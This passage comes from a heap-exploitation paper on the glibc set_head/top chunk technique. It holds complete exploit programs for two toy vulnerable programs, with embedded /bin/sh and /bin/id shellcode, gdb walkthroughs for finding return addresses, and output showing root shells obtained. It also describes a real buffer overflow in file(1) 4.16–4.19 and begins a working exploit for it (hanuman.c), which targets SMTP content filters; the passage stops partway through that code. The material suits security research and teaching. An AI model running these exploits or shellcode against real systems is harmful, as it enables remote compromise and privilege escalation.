--------------------------- end of scenario1.c ---------------------------
```

Here is a brief description of the important lines in this code:

[1]: The top chunk is split and a memory region of 1024 bytes is requested.

[2]: A sprintf call is made. The destination buffer is not checked to see if it is large enough. The top chunk can then be overwritten here.

[3]: A call to malloc with a user-supplied size is done.

------[6.1.1.2 - Exploit

```
--------------------------- exp1.c ----------------------------------------
/*
   Exploit for scenario1.c
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>


// The following #define are from malloc.c and are used
// to compute the values for the malloc size and the top chunk size.
#define PREV_INUSE 0x1
#define SIZE_BITS  0x7       // PREV_INUSE|IS_MMAPPED|NON_MAIN_ARENA
#define SIZE_SZ (sizeof(size_t))
#define MALLOC_ALIGNMENT (2 * SIZE_SZ)
#define MALLOC_ALIGN_MASK (MALLOC_ALIGNMENT - 1)
#define MIN_CHUNK_SIZE 16
#define MINSIZE (unsigned long)(((MIN_CHUNK_SIZE+MALLOC_ALIGN_MASK) \
    & ~MALLOC_ALIGN_MASK))
#define request2size(req) (((req) + SIZE_SZ + MALLOC_ALIGN_MASK \
    < MINSIZE)?MINSIZE : ((req) + SIZE_SZ + MALLOC_ALIGN_MASK) \
    & ~MALLOC_ALIGN_MASK)


struct sethead {
    unsigned long topchunk_size;
    unsigned long malloc_size;
};


/* linux_ia32_exec -  CMD=/bin/sh Size=68 Encoder=PexFnstenvSub
   http://metasploit.com */
unsigned char scode[] =
"\x31\xc9\x83\xe9\xf5\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x27"
"\xe2\xc0\xb3\x83\xeb\xfc\xe2\xf4\x4d\xe9\x98\x2a\x75\x84\xa8\x9e"
"\x44\x6b\x27\xdb\x08\x91\xa8\xb3\x4f\xcd\xa2\xda\x49\x6b\x23\xe1"
"\xcf\xea\xc0\xb3\x27\xcd\xa2\xda\x49\xcd\xb3\xdb\x27\xb5\x93\x3a"
"\xc6\x2f\x40\xb3";


struct sethead * set_head_compute
    (unsigned long retloc, unsigned long retadr, unsigned long toploc) {

    unsigned long check_retloc, check_retadr;
    struct sethead *shead;

    shead = (struct sethead *) malloc (8);
    if (shead == NULL) {
        fprintf (stderr,
            "--[ Could not allocate memory for sethead structure\n");
        exit (1);
    }

    if ( (toploc % 8) != 0 ) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the top chunk location.",
            toploc);

        toploc = toploc - (toploc % 8);
        fprintf (stderr, "  Using 0x%x instead\n", toploc);
    } else
        fprintf (stderr,
            "--[ Using 0x%x as the top chunk location.\n", toploc);
```

```
    // The minus 8 is to take care of the normalization
    // of the malloc parameter
    shead->malloc_size = (retloc - toploc - 8);

    // By adding the 8, we are able to sometimes perfectly hit
    // the return address.  To hit it perfectly, retadr must be a multiple
    // of 8 + 1 (for the PREV_INUSE flag).
    shead->topchunk_size = (retadr + shead->malloc_size + 8) | PREV_INUSE;

    if (shead->topchunk_size < shead->malloc_size) {
        fprintf (stderr,
            "--[ ERROR: topchunk size is less than malloc size.\n");
        fprintf (stderr, "--[ Topchunk code will not be triggered\n");
        exit (1);
    }

    check_retloc = (toploc + request2size (shead->malloc_size) + 4);
    if (check_retloc != retloc) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the return location. ", retloc);
        fprintf (stderr, "Using 0x%x instead\n", check_retloc);
    } else
        fprintf (stderr, "--[ Using 0x%x as the return location.\n",
            retloc);

    check_retadr = ( (shead->topchunk_size & ~(SIZE_BITS))
        - request2size (shead->malloc_size)) | PREV_INUSE;
    if (check_retadr != retadr) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the return address.", retadr);
        fprintf (stderr, " Using 0x%x instead\n", check_retadr);
    } else
        fprintf (stderr, "--[ Using 0x%x as the return address.\n",
            retadr);

    return shead;
}


void
put_byte (char *ptr, unsigned char data) {
    *ptr = data;
}


void
put_longword (char *ptr, unsigned long data) {
    put_byte (ptr, data);
    put_byte (ptr + 1, data >> 8);
    put_byte (ptr + 2, data >> 16);
    put_byte (ptr + 3, data >> 24);
}


int main (int argc, char *argv[]) {

        char *buffer;
        char malloc_size_string[20];
        unsigned long retloc, retadr, toploc;
        unsigned long topchunk_size, malloc_size;
        struct sethead *shead;

        if ( argc != 4) {
                printf ("wrong number of arguments, exiting...\n\n");
                printf ("%s <retloc> <retadr> <toploc>\n\n", argv[0]);
                return 1;
        }

        sscanf (argv[1], "0x%x", &retloc);
        sscanf (argv[2], "0x%x", &retadr);
```

```
        sscanf (argv[3], "0x%x", &toploc);

        shead = set_head_compute (retloc, retadr, toploc);
        topchunk_size = shead->topchunk_size;
        malloc_size = shead->malloc_size;

        buffer = (char *) malloc (1036);

        memset (buffer, 0x90, 1036);
        put_longword (buffer+1028, topchunk_size);
        memcpy (buffer+1028-strlen(scode), scode, strlen (scode));
        buffer[1032]=0x0;

        snprintf (malloc_size_string, 20, "%u", malloc_size);
        execl ("./scenario1", "scenario1", buffer, malloc_size_string,
            NULL);

        return 0;
}
--------------------------- end of exp1.c ---------------------------------
```

Here are the steps to find the 3 memory values to use for this exploit.

1- The first step is to generate a core dump file from the vulnerable program. You will then have to analyze this core dump to find the proper values for your exploit.

To generate the core file, get an approximation of the top chunk location by getting the base address of the BSS section. Normally, the heap will start just after the BSS section:

```
bash$ readelf -S ./scenario1 | grep bss
  [22] .bss              NOBITS          080495e4 0005e4 000004
```

The BSS section starts at 0x080495e4. Let’s call the exploit the following way, and remember to replace 0x080495e4 for the BSS value you have found:

```
bash$ ./exp1 0xc0c0c0c0 0x080495e4 0x080495e4
--[ Impossible to use 0x80495e4 as the top chunk location. Using 0x80495e0
instead
--[ Impossible to use 0xc0c0c0c0 as the return location. Using 0xc0c0c0c4
instead
--[ Impossible to use 0x80495e4 as the return address. Using 0x80495e1
instead
Segmentation fault (core dumped)
bash$
```

2- Call gdb on that core dump file.

```
bash$ gdb -q scenario1 core.2212
Core was generated by `scenario1'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /usr/lib/debug/libc.so.6...done.
Loaded symbols for /usr/lib/debug/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  _int_malloc (av=0x40140860, bytes=1075054688) at malloc.c:4082

4082          set_head(remainder, remainder_size | PREV_INUSE);
(gdb)
```

3- The ESI register contains the address of the top chunk. It might be another register for you.

```
(gdb) info reg esi
esi            0x8049a38        134519352
```

```
(gdb)
```

4- Start searching before the location of the top chunk to find the NOP cushion. This will be the return address.

```
0x8049970:      0x90909090      0x90909090      0x90909090      0x90909090
0x8049980:      0x90909090      0x90909090      0x90909090      0x90909090
0x8049990:      0x90909090      0x90909090      0x90909090      0x90909090
0x80499a0:      0x90909090      0x90909090      0x90909090      0x90909090
0x80499b0:      0x90909090      0x90909090      0x90909090      0x90909090
0x80499c0:      0x90909090      0x90909090      0x90909090      0x90909090
0x80499d0:      0x90909090      0x90909090      0x90909090      0x90909090
0x80499e0:      0x90909090      0x90909090      0x90909090      0xe983c931
0x80499f0:      0xd9eed9f5      0x5bf42474      0x27137381      0x83b3c0e2
0x8049a00:      0xf4e2fceb      0x2a98e94d      0x9ea88475      0xdb276b44
(gdb)
```

0x8049990 is a valid address.

5- To get the return location for your exploit, get a saved EIP from a stack frame.

```
(gdb) frame 2
#2  0x0804840a in main ()
(gdb) x $ebp+4
0xbffff52c:     0x4002980c
(gdb)
```

0xbffff52c is the return location.

6- You can now call the exploit with the values that you have found.

```
bash$ ./exp1 0xbffff52c 0x8049990 0x8049a38
--[ Using 0x8049a38 as the top chunk location.
--[ Using 0xbffff52c as the return location.
--[ Impossible to use 0x8049990 as the return address. Using 0x8049991
instead
sh-2.05b# exit
exit
bash$
```

------[6.1.2.1 - Multiple overwrites

This scenario is an example of a situation where it could be possible to leverage the set_head() technique to make it write multiple times in memory. Applying this technique will help you improve the reliability of the exploit. It will increase your chances of finding a valid return location while you are exploiting the program.

```
--------------------------- scenario2.c -----------------------------------
        #include <stdio.h>
        #include <stdlib.h>
        #include <unistd.h>

        int main (int argc, char *argv[]) {

                char *buffer1;
                char *buffer2;
                unsigned long size;

/* [1] */       buffer1 = (char *) malloc (4096);
/* [2] */       fgets (buffer1, 4200, stdin);

/* [3] */       do {
                        size = 0;
                        scanf ("%u", &size);
```

```
/* [4] */               buffer2 = (char *) malloc (size);

                        /*
                         * Random code
                         */

/* [5] */               free (buffer2);

                } while (size != 0);

                return 0;
        }
------------------------ end of scenario2.c -----------------------------
```

Here is a brief description of the important lines in this code:

[1]: A memory region of 4096 bytes is requested. The top chunk is split and the request is serviced.

[2]: A call to fgets is made. The destination buffer is not checked to see if it is large enough. The top chunk can then be overwritten here.

[3]: The program enters a loop. It reads from 'stdin' until the number '0' is entered.

[4]: A call to malloc is done with 'size' as the parameter. The loop does not end until size equals '0'. This gives the attacker the possibility of overwriting the memory multiple times.

[5]: The buffer needs to be freed at the end of the loop.

------[6.1.2.2 - Exploit

```
--------------------------- exp2.c ----------------------------------------
/*
   Exploit for scenario2.c
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>


// The following #define are from malloc.c and are used
// to compute the values for the malloc size and the top chunk size.
#define PREV_INUSE 0x1
#define SIZE_BITS  0x7       // PREV_INUSE|IS_MMAPPED|NON_MAIN_ARENA
#define SIZE_SZ (sizeof(size_t))
#define MALLOC_ALIGNMENT (2 * SIZE_SZ)
#define MALLOC_ALIGN_MASK (MALLOC_ALIGNMENT - 1)
#define MIN_CHUNK_SIZE 16
#define MINSIZE (unsigned long)(((MIN_CHUNK_SIZE+MALLOC_ALIGN_MASK) \
    & ~MALLOC_ALIGN_MASK))
#define request2size(req) (((req) + SIZE_SZ + MALLOC_ALIGN_MASK \
    < MINSIZE)?MINSIZE : ((req) + SIZE_SZ + MALLOC_ALIGN_MASK) \
    & ~MALLOC_ALIGN_MASK)


struct sethead {
    unsigned long topchunk_size;
    unsigned long malloc_size;
};


/* linux_ia32_exec -  CMD=/bin/id Size=68 Encoder=PexFnstenvSub
http://metasploit.com */
unsigned char scode[] =
"\x33\xc9\x83\xe9\xf5\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x4f"
```

```
"\x3d\x1a\x3d\x83\xeb\xfc\xe2\xf4\x25\x36\x42\xa4\x1d\x5b\x72\x10"
"\x2c\xb4\xfd\x55\x60\x4e\x72\x3d\x27\x12\x78\x54\x21\xb4\xf9\x6f"
"\xa7\x35\x1a\x3d\x4f\x12\x78\x54\x21\x12\x73\x59\x4f\x6a\x49\xb4"
"\xae\xf0\x9a\x3d";


struct sethead * set_head_compute
    (unsigned long retloc, unsigned long retadr, unsigned long toploc) {

    unsigned long check_retloc, check_retadr;
    struct sethead *shead;

    shead = (struct sethead *) malloc (8);
    if (shead == NULL) {
        fprintf (stderr,
            "--[ Could not allocate memory for sethead structure\n");
        exit (1);
    }

    if ( (toploc % 8) != 0 ) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the top chunk location.",
            toploc);

        toploc = toploc - (toploc % 8);
        fprintf (stderr, "  Using 0x%x instead\n", toploc);
    } else
        fprintf (stderr,
            "--[ Using 0x%x as the top chunk location.\n", toploc);

    // The minus 8 is to take care of the normalization
    // of the malloc parameter
    shead->malloc_size = (retloc - toploc - 8);

    // By adding the 8, we are able to sometimes perfectly hit
    // the return address.  To hit it perfectly, retadr must be a multiple
    // of 8 + 1 (for the PREV_INUSE flag).
    shead->topchunk_size = (retadr + shead->malloc_size + 8) | PREV_INUSE;

    if (shead->topchunk_size < shead->malloc_size) {
        fprintf (stderr,
            "--[ ERROR: topchunk size is less than malloc size.\n");
        fprintf (stderr, "--[ Topchunk code will not be triggered\n");
        exit (1);
    }

    check_retloc = (toploc + request2size (shead->malloc_size) + 4);
    if (check_retloc != retloc) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the return location. ", retloc);
        fprintf (stderr, "Using 0x%x instead\n", check_retloc);
    } else
        fprintf (stderr, "--[ Using 0x%x as the return location.\n",
            retloc);

    check_retadr = ( (shead->topchunk_size & ~(SIZE_BITS))
        - request2size (shead->malloc_size)) | PREV_INUSE;
    if (check_retadr != retadr) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the return address.", retadr);
        fprintf (stderr, " Using 0x%x instead\n", check_retadr);
    } else
        fprintf (stderr, "--[ Using 0x%x as the return address.\n",
            retadr);

    return shead;
}


void
```

```
put_byte (char *ptr, unsigned char data) {
    *ptr = data;
}


void
put_longword (char *ptr, unsigned long data) {
    put_byte (ptr, data);
    put_byte (ptr + 1, data >> 8);
    put_byte (ptr + 2, data >> 16);
    put_byte (ptr + 3, data >> 24);
}


int main (int argc, char *argv[]) {

        char *buffer;
        char malloc_size_buffer[20];
        unsigned long retloc, retadr, toploc;
        unsigned long topchunk_size, malloc_size;
        struct sethead *shead;
        int i;

        if ( argc != 4) {
                printf ("wrong number of arguments, exiting...\n\n");
                printf ("%s <retloc> <retadr> <toploc>\n\n", argv[0]);
                return 1;
        }

        sscanf (argv[1], "0x%x", &retloc);
        sscanf (argv[2], "0x%x", &retadr);
        sscanf (argv[3], "0x%x", &toploc);

        shead = set_head_compute (retloc, retadr, toploc);
        topchunk_size = shead->topchunk_size;
        free (shead);

        buffer = (char *) malloc (4108);
        memset (buffer, 0x90, 4108);
        put_longword (buffer+4100, topchunk_size);
        memcpy (buffer+4100-strlen(scode), scode, strlen (scode));
        buffer[4104]=0x0;

        printf ("%s\n", buffer);

        for (i = 0; i < 300; i++) {
                shead = set_head_compute (retloc, retadr, toploc);
                topchunk_size = shead->topchunk_size;
                malloc_size = shead->malloc_size;

                printf ("%u\n", malloc_size);

                retloc = retloc - 8;
                retadr = retadr + 8;

                free (shead);
        }

        return 0;
}
```

---------- end of exp2.c ----------

Here are the steps to find the memory values to use for this exploit.

1- The first step is to generate a core dump file from the vulnerable program. You will then have to analyze this core dump to find the proper values for your exploit.

To generate the core file, get an approximation of the top chunk location

by getting the base address of the BSS section. Normally, the heap will start just after the BSS section:

```
bash$ readelf -S ./scenario2|grep bss
  [22] .bss              NOBITS          0804964c 00064c 000008
```

The BSS section starts at 0x0804964c. Let's call the exploit the following way, and remember to replace 0x0804964c for the BSS value you have found:

```
bash$ ./exp2 0xc0c0c0c0 0x0804964c 0x0804964c | ./scenario2
--[ Impossible to use 0x804964c as the top chunk location. Using 0x8049648
instead
--[ Impossible to use 0xc0c0c0c0 as the return location. Using 0xc0c0c0c4
instead
--[ Impossible to use 0x804964c as the return address. Using 0x8049649
instead
--[ Impossible to use 0x804964c as the top chunk location. Using 0x8049648
instead
[...]
--[ Impossible to use 0xc0c0b768 as the return location. Using 0xc0c0b76c
instead
--[ Impossible to use 0x8049fa4 as the return address. Using 0x8049fa1
instead
Segmentation fault (core dumped)
bash#
```

2- Call gdb on that core dump file.

```
bash$ gdb -q scenario2 core.2698
Core was generated by `./scenario2'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /usr/lib/debug/libc.so.6...done.
Loaded symbols for /usr/lib/debug/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  _int_malloc (av=0x40140860, bytes=1075054688) at malloc.c:4082

4082          set_head(remainder, remainder_size | PREV_INUSE);
(gdb)
```

3- The ESI register contains the address of the top chunk. It might be another register for you.

```
(gdb) info reg esi
esi            0x804a6a8        134522536
(gdb)
```

4- For the return address, get a memory address at the beginning of the NOP cushion:

```
0x8049654:      0x00000000      0x00000000      0x00000019      0x4013e698
0x8049664:      0x4013e698      0x400898a0      0x4013d720      0x00000000
0x8049674:      0x00000019      0x4013e6a0      0x4013e6a0      0x400899b0
0x8049684:      0x4013d720      0x00000000      0x00000019      0x4013e6a8
0x8049694:      0x4013e6a8      0x40089a80      0x4013d720      0x00000000
0x80496a4:      0x00001009      0x90909090      0x90909090      0x90909090
0x80496b4:      0x90909090      0x90909090      0x90909090      0x90909090
0x80496c4:      0x90909090      0x90909090      0x90909090      0x90909090
0x80496d4:      0x90909090      0x90909090      0x90909090      0x90909090
```

0x80496b4 is a valid address.

5- You can now call the exploit with the values that you have found. The return location will be 0xbfffffc, and it will decrement with each write.

The shellcode in exp2.c executes /bin/id.

```
bash$ ./exp2 0xbfffffc 0x80496b4 0x804a6a8 | ./scenario2
--[ Using 0x804a6a8 as the top chunk location.
--[ Using 0xbfffffc as the return location.
--[ Impossible to use 0x80496b4 as the return address. Using 0x80496b9
instead
[...]
--[ Using 0xbffff6a4 as the return location.
--[ Impossible to use 0x804a00c as the return address. Using 0x804a011
instead
uid=0(root) gid=0(root) groups=0(root)
bash$
```

----[6.2 - A real case scenario: file(1) utility

The set_head technique was developed during the research of a security hole in the UNIX file(1) utility. This utility is an automatic file content type recognition tool found on many UNIX systems. The versions affected are Ian Darwin's version 4.00 to 4.19, maintained by Christos Zoulas. This version is the standard version of file(1) for Linux, *BSD, and other systems, maintained by Christos Zoulas.

The main reason why so much energy was put in the development of this exploit is mainly because the presence of a vulnerability in this utility represents a high security risk for an SMTP content filter.

An SMTP content filter is a system that acts after the SMTP server receives email and applies various filtering policies defined by a network administrator. Once the scanning process is finished, the filter decides whether the message will be relayed or not.

An SMTP content filter needs to be able to call different kind of programs on an incoming email:

- Dearchivers;
- Decoders;
- Classifiers;
- Antivirus;
- and many more ...

The file(1) utility falls under the "classifiers" category.

This attack vector gives a complete new meaning to vulnerabilities that were classified as low risk.

The author of this paper is also the maintainer of PIRANA [7], an exploitation framework that tests the security of an email content filter. By means of a vulnerability database, the content filter to be tested will be bombarded by various emails containing a malicious payload intended to compromise the computing platform. PIRANA's goal is to test whether or not any vulnerability exists on the content filtering platform.

------[6.2.1 - The hole

The security vulnerability is in the file_printf() function. This function fills the content of the 'ms->o.buf' buffer with the characteristics of the inspected file. Once this is done, the buffer is printed on the screen, showing what type of file was detected. Here is the vulnerable function:

--[From file-4.19/src/funcs.c

```
01 protected int
02 file_printf(struct magic_set *ms, const char *fmt, ...)
03 {
04         va_list ap;
05         size_t len;
06         char *buf;
```

```
07
08          va_start(ap, fmt);
09          if ((len = vsnprintf(ms->o.ptr, ms->o.len, fmt, ap)) >= ms->
o.len) {
10                  va_end(ap);
11                  if ((buf = realloc(ms->o.buf, len + 1024)) == NULL) {
12                          file_oomem(ms, len + 1024);
13                          return -1;
14                  }
15                  ms->o.ptr = buf + (ms->o.ptr - ms->o.buf);
16                  ms->o.buf = buf;
17                  ms->o.len = ms->o.size - (ms->o.ptr - ms->o.buf);
18                  ms->o.size = len + 1024;
19
20                  va_start(ap, fmt);
21                  len = vsnprintf(ms->o.ptr, ms->o.len, fmt, ap);
22          }
23          ms->o.ptr += len;
24          ms->o.len -= len;
25          va_end(ap);
26          return 0;
27 }
```

At first sight, this function seems to take good care of not overflowing the 'ms->o.ptr' buffer. A first copy is done at line 09. If the destination buffer, 'ms->o.buf', is not big enough to receive the character string, the memory region is reallocated.

The reallocation is done at line 11, but the new size is not computed properly. Indeed, the function assumes that the buffer should never be bigger than 1024 added to the current length of the processed string.

The real problem is at line 21. The variable 'ms->o.len' represents the number of bytes left in 'ms->o.buf'. The variable 'len', on the other hand, represents the number of characters (not including the trailing '\0') which would have been written to the final string if enough space had been available. In the event that the buffer to be printed would be larger than 'ms->o.len', 'len' would contain a value greater than 'ms->o.len'. Then, at line 24, 'len' would get subtracted from 'ms->o.len'. 'ms->o.len' could underflow below 0, and it would become a very big positive integer because 'ms->o.len' is of type 'size_t'. Subsequent vsnprintf() calls would then receive a very big length parameter thus rendering any bound checking capabilities useless.

------[6.2.2 - All the pieces fall into place

There is an interesting portion of code in the function donote()/readelf.c. There is a call to the vulnerable function, file_printf(), with a user-supplied buffer. By taking advantage of this code, it will be a lot simpler to write a successful exploit. Indeed, it will be possible to overwrite the chunk information with arbitrary values.

```
        --[ From file-4.19/src/readelf.c

          /*
           * Extract the program name.  It is at
           * offset 0x7c, and is up to 32-bytes,
           * including the terminating NUL.
           */
          if (file_printf(ms, ", from '%.31s'",
              &nbuf[doff + 0x7c]) == -1)
                  return size;
```

After a couple of tries overflowing the header of the next chunk, it was clear that the only thing that was overflowable was the wilderness chunk. It was not possible to provoke a situation where a chunk that was not adjacent to the top chunk could be overflowable with user controllable data.

The file utility suffers from this buffer overflow since the 4.00 release when the first version of file_printf() was introduced. A successful exploitation was only possible starting from version 4.16. Indeed, this version included a call to malloc with a user controllable variable. From readelf.c:

```
        --[ From file-4.19/src/readelf.c

          if ((nbuf = malloc((size_t)xsh_size)) == NULL) {
           file_error(ms, errno, "Cannot allocate memory"
               " for note");
           return -1;
```

This was the missing piece of the puzzle. Now, every condition is met to use the set_head() technique.

------[6.2.3 - hanuman.c

```
/*
 * hanuman.c
 *
 * file(1) exploit for version 4.16 to 4.19.
 * Coded by Jean-Sebastien Guay-Leroux
 * http://www.guay-leroux.com
 *
 */


/*
```

Here are the steps to find the 3 memory values to use for the file(1) exploit.

1- The first step is to generate a core dump file from file(1). You will then have to analyze this core dump to find the proper values for your exploit.

To generate the core file, get an approximation of the top chunk location by getting the base address of the BSS section:

```
bash# readelf -S /usr/bin/file

Section Headers:
  [Nr] Name              Type            Addr
  [ 0]                   NULL            00000000
  [ 1] .interp           PROGBITS        080480f4
  [...]
  [22] .bss              NOBITS          0804b1e0
```

The BSS section starts at 0x0804b1e0. Let's call the exploit the following way, and remember to replace 0x0804b1e0 for the BSS value you have found:

```
bash# ./hanuman 0xc0c0c0c0 0x0804b1e0 0x0804b1e0 mal
--[ Using 0x804b1e0 as the top chunk location.
--[ Impossible to use 0xc0c0c0c0 as the return location. Using 0xc0c0c0c4
instead
--[ Impossible to use 0x804b1e0 as the return address. Using 0x804b1e1
instead
--[ The file has been written
bash# file mal
Segmentation fault (core dumped)
bash#
```

2- Call gdb on that core dump file.

```
bash# gdb -q file core.14854
```

```
Core was generated by 'file mal'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /usr/local/lib/libmagic.so.1...done.
Loaded symbols for /usr/local/lib/libmagic.so.1
Reading symbols from /lib/i686/libc.so.6...done.
Loaded symbols for /lib/i686/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
Reading symbols from /usr/lib/gconv/ISO8859-1.so...done.
Loaded symbols for /usr/lib/gconv/ISO8859-1.so
#0  0x400a3d15 in mallopt () from /lib/i686/libc.so.6
(gdb)


3- The EAX register contains the address of the top chunk.  It might be
another register for you.

(gdb) info reg eax
eax            0x80614f8        134616312
(gdb)


4- Start searching from the location of the top chunk to find the NOP
cushion.  This will be the return address.

0x80614f8:      0xc0c0c0c1      0xb8bc0ee1      0xc0c0c0c1      0xc0c0c0c1
0x8061508:      0xc0c0c0c1      0xc0c0c0c1      0x73282027      0x616e6769
0x8061518:      0x2930206c      0x90909000      0x90909090      0x90909090
0x8061528:      0x90909090      0x90909090      0x90909090      0x90909090
0x8061538:      0x90909090      0x90909090      0x90909090      0x90909090
0x8061548:      0x90909090      0x90909090      0x90909090      0x90909090
0x8061558:      0x90909090      0x90909090      0x90909090      0x90909090
0x8061568:      0x90909090      0x90909090      0x90909090      0x90909090
0x8061578:      0x90909090      0x90909090      0x90909090      0x90909090
0x8061588:      0x90909090      0x90909090      0x90909090      0x90909090
0x8061598:      0x90909090      0x90909090      0x90909090      0x90909090
0x80615a8:      0x90909090      0x90909090      0x90909090      0x90909090
0x80615b8:      0x90909090      0x90909090
(gdb)

0x8061558 is a valid address.


5- To get the return location for your exploit, get a saved EIP from a
stack frame.

(gdb) frame 3
#3  0x4001f32e in file_tryelf (ms=0x804bc90, fd=3, buf=0x0, nbytes=8192) at
readelf.c:1007
1007                            if (doshn(ms, class, swap, fd,
(gdb) x $ebp+4
0xbffff7fc:     0x400172b3
(gdb)

0xbffff7fc is the return location.


6- You can now call the exploit with the values that you have found.

bash# ./new 0xbffff7fc 0x8061558 0x80614f8 mal
--[ Using 0x80614f8 as the top chunk location.
--[ Using 0xbffff7fc as the return location.
--[ Impossible to use 0x8061558 as the return address. Using 0x8061559
instead
--[ The file has been written
bash# file mal
sh-2.05b#

*/
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <stdint.h>


#define DEBUG                           0


#define initial_ELF_garbage             75
//ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically
// linked

#define initial_netbsd_garbage          22
//, NetBSD-style, from '

#define post_netbsd_garbage             12
//' (signal 0)


// The following #define are from malloc.c and are used
// to compute the values for the malloc size and the top chunk size.
#define PREV_INUSE 0x1
#define SIZE_BITS  0x7       // PREV_INUSE|IS_MMAPPED|NON_MAIN_ARENA
#define SIZE_SZ (sizeof(size_t))
#define MALLOC_ALIGNMENT (2 * SIZE_SZ)
#define MALLOC_ALIGN_MASK (MALLOC_ALIGNMENT - 1)
#define MIN_CHUNK_SIZE 16
#define MINSIZE (unsigned long)(((MIN_CHUNK_SIZE+MALLOC_ALIGN_MASK) \
    & ~MALLOC_ALIGN_MASK))
#define request2size(req) (((req) + SIZE_SZ + MALLOC_ALIGN_MASK \
    < MINSIZE)?MINSIZE : ((req) + SIZE_SZ + MALLOC_ALIGN_MASK) \
    & ~MALLOC_ALIGN_MASK)


// Offsets of the note entries in the file
#define OFFSET_31_BYTES  2048
#define OFFSET_N_BYTES   2304
#define OFFSET_0_BYTES   2560
#define OFFSET_OVERWRITE 2816
#define OFFSET_SHELLCODE 4096


/* linux_ia32_exec -  CMD=/bin/sh Size=68 Encoder=PexFnstenvSub
   http://metasploit.com */
unsigned char scode[] =
"\x31\xc9\x83\xe9\xf5\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x27"
"\xe2\xc0\xb3\x83\xeb\xfc\xe2\xf4\x4d\xe9\x98\x2a\x75\x84\xa8\x9e"
"\x44\x6b\x27\xdb\x08\x91\xa8\xb3\x4f\xcd\xa2\xda\x49\x6b\x23\xe1"
"\xcf\xea\xc0\xb3\x27\xcd\xa2\xda\x49\xcd\xb3\xdb\x27\xb5\x93\x3a"
"\xc6\x2f\x40\xb3";


struct math {
    int nnetbsd;
    int nname;
};

struct sethead {
    unsigned long topchunk_size;
    unsigned long malloc_size;
};


// To be a little more independent, we ripped
// the following ELF structures from elf.h
typedef struct
{
```

```
    unsigned char e_ident[16];
    uint16_t e_type;
    uint16_t e_machine;
    uint32_t e_version;
    uint32_t e_entry;
    uint32_t e_phoff;
    uint32_t e_shoff;
    uint32_t e_flags;
    uint16_t e_ehsize;
    uint16_t e_phentsize;
    uint16_t e_phnum;
    uint16_t e_shentsize;
    uint16_t e_shnum;
    uint16_t e_shstrndx;
} Elf32_Ehdr;

typedef struct
{
    uint32_t sh_name;
    uint32_t sh_type;
    uint32_t sh_flags;
    uint32_t sh_addr;
    uint32_t sh_offset;
    uint32_t sh_size;
    uint32_t sh_link;
    uint32_t sh_info;
    uint32_t sh_addralign;
    uint32_t sh_entsize;
} Elf32_Shdr;

typedef struct
{
    uint32_t n_namesz;
    uint32_t n_descsz;
    uint32_t n_type;
} Elf32_Nhdr;


struct sethead * set_head_compute
    (unsigned long retloc, unsigned long retadr, unsigned long toploc) {

    unsigned long check_retloc, check_retadr;
    struct sethead *shead;

    shead = (struct sethead *) malloc (8);
    if (shead == NULL) {
        fprintf (stderr,
            "--[ Could not allocate memory for sethead structure\n");
        exit (1);
    }

    if ( (toploc % 8) != 0 ) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the top chunk location.",
            toploc);

        toploc = toploc - (toploc % 8);
        fprintf (stderr, "  Using 0x%x instead\n", toploc);
    } else
        fprintf (stderr,
            "--[ Using 0x%x as the top chunk location.\n", toploc);

    // The minus 8 is to take care of the normalization
    // of the malloc parameter
    shead->malloc_size = (retloc - toploc - 8);

    // By adding the 8, we are able to sometimes perfectly hit
    // the return address.  To hit it perfectly, retadr must be a multiple
    // of 8 + 1 (for the PREV_INUSE flag).
    shead->topchunk_size = (retadr + shead->malloc_size + 8) | PREV_INUSE;
```

```
    if (shead->topchunk_size < shead->malloc_size) {
        fprintf (stderr,
            "--[ ERROR: topchunk size is less than malloc size.\n");
        fprintf (stderr, "--[ Topchunk code will not be triggered\n");
        exit (1);
    }

    check_retloc = (toploc + request2size (shead->malloc_size) + 4);
    if (check_retloc != retloc) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the return location. ", retloc);
        fprintf (stderr, "Using 0x%x instead\n", check_retloc);
    } else
        fprintf (stderr, "--[ Using 0x%x as the return location.\n",
            retloc);

    check_retadr = ( (shead->topchunk_size & ~(SIZE_BITS))
        - request2size (shead->malloc_size)) | PREV_INUSE;
    if (check_retadr != retadr) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the return address.", retadr);
        fprintf (stderr, " Using 0x%x instead\n", check_retadr);
    } else
        fprintf (stderr, "--[ Using 0x%x as the return address.\n",
            retadr);

    return shead;
}


/*
Not CPU friendly :)
*/
struct math *
compute (int offset) {

    int accumulator = 0;
    int i, j;
    struct math *math;

    math = (struct math *) malloc (8);

    if (math == NULL) {
        printf ("--[ Could not allocate memory for math structure\n");
        exit (1);
    }

    for (i = 1; i < 100;i++) {

        for (j = 0; j < (i * 31); j++) {

            accumulator = 0;
            accumulator += initial_ELF_garbage;
            accumulator += (i * (initial_netbsd_garbage +
                post_netbsd_garbage));
            accumulator += initial_netbsd_garbage;

            accumulator += j;

            if (accumulator == offset) {
                math->nnetbsd = i;
                math->nname = j;

                return math;
            }
        }
    }

    // Failed to find a value
```

```
    return 0;
}


void
put_byte (char *ptr, unsigned char data) {
    *ptr = data;
}


void
put_longword (char *ptr, unsigned long data) {
    put_byte (ptr, data);
    put_byte (ptr + 1, data >> 8);
    put_byte (ptr + 2, data >> 16);
    put_byte (ptr + 3, data >> 24);
}


